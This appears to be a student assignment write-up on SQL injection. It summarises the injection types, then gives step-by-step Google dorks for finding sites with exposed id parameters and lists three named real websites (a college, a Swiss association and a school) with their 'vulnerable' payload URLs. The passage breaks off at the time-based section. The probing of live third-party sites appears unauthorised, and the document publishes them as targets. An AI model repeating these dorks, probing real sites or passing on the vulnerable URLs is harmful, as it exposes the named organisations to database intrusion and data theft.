#ST#IS#4899

TASK – 1 (WEB APP SEC)

TARGET:

1). Find three SQL error based vulnerable websites.

2). Find three SQL Time Based Vulnerable websites.

3). Find three SQL Blind Injection Vulnerable websites.

SYNOPSIS:

SQL INJECTION:

SQL Injection is a type of security vulnerability that occurs when an attacker can manipulate or inject malicious SQL code into an application's database query. It takes advantage of improper input sanitization or validation, allowing an attacker to modify the intended SQL queries.

SQL injections can have severe consequences such as unauthorised data access, data manipulation, or even full control of the database.

TYPES OF SQL INJECTION:

There are several types of SQL attacks that attackers can use to exploit vulnerabilities in an application. Here are some common types:

1. Classic SQL injection: This is the most basic type of SQL injection. It occurs when an attacker injects malicious SQL code into user points, such as form fields or query parameters. The injected code can modify the intended query or execute additional commands.

2. Blind SQL injection: In a blind SQL injection, an attacker exploits a vulnerability without receiving a direct feedback from the application. The attacker injects SQL code that forces the application to perform conditional queries , and they can infer the result based on the application's response(True or False).

3. Time-Based Blind SQL Injection: This type of SQL injection is similar to blind SQL injection but relies on causing a delay in the application's response.

4. Error-Based SQL Injection: in an error-based injection, the attacker injects malicious SQL code to intentionally trigger an error in the application.

5. Union-Based SQL Injection: Union-based SQL injection attack involves injecting a SELECT statement with a UNION operator to combine the result of the injected query with the original query.

6. Second-Order SQL Injection: This type of attack occurs when user input is stored in the database and later used in a different context without proper validation.

7. Out-Of-Band SQL Injection: In some cases, the application may have restrictions on certain SQL functions or commands. This attack involves injecting SQL that code triggers communication with an external server controlled by the attacker.


8. Stored Procedure Injection: if an application relies heavily on stored procedures, an attacker can exploit vulnerabilities by injecting malicious code into the procedure parameters.

PROCEDURE:

SQL Error Based Vulnerable Websites:

Step-1:


Open the “Google Chrome”.



#ST#IS#4899


Step-2:

Open an incognito window using ”CTRL+SHIFT+N” shortcut.



Step-3:

Use the google dork “gallery.php?id= site:.pk” and search for the sites in the incognito window of the browser.




Step-4:

Now open all the sites and check for the vulnerability using the SQL payloads.

#ST#IS#4899


Website-1:

URL: https://rlmc.edu.pk/rlmc/notice-details?id=305



Use the payload ‘ .


Vulnerable URL: https://rlmc.edu.pk/rlmc/notice-details?id=305%27




#ST#IS#4899

Website-2:

Use the google dork “main.php?id=”




URL: https://samaritermuensingen.ch/index.php?id=2



#ST#IS#4899


Vulnerable URL: https://samaritermuensingen.ch/index.php?id=2%27



Website-3:


Use the google dork “gallery.php?id= site:”.

URL: https://bethaneyschoolsulantu.com/gallery.php?id=2



Vulnerable URL: https://bethaneyschoolsulantu.com/gallery.php?id=2%27

#ST#IS#4899



<u>SQL Time Based Vulnerable Websites</u>:

